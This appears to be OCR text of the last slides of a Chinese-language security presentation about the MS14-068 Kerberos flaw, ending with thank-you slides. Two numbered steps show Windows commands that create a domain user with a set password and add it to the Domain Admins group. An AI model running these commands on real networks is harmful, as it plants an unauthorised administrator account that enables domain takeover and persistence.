


MS14-068

3.添加账户
net user test venus123@ /add /domain

4.net group "Domain admins" test /add /domain





THANKS!

谢 谢 聆 听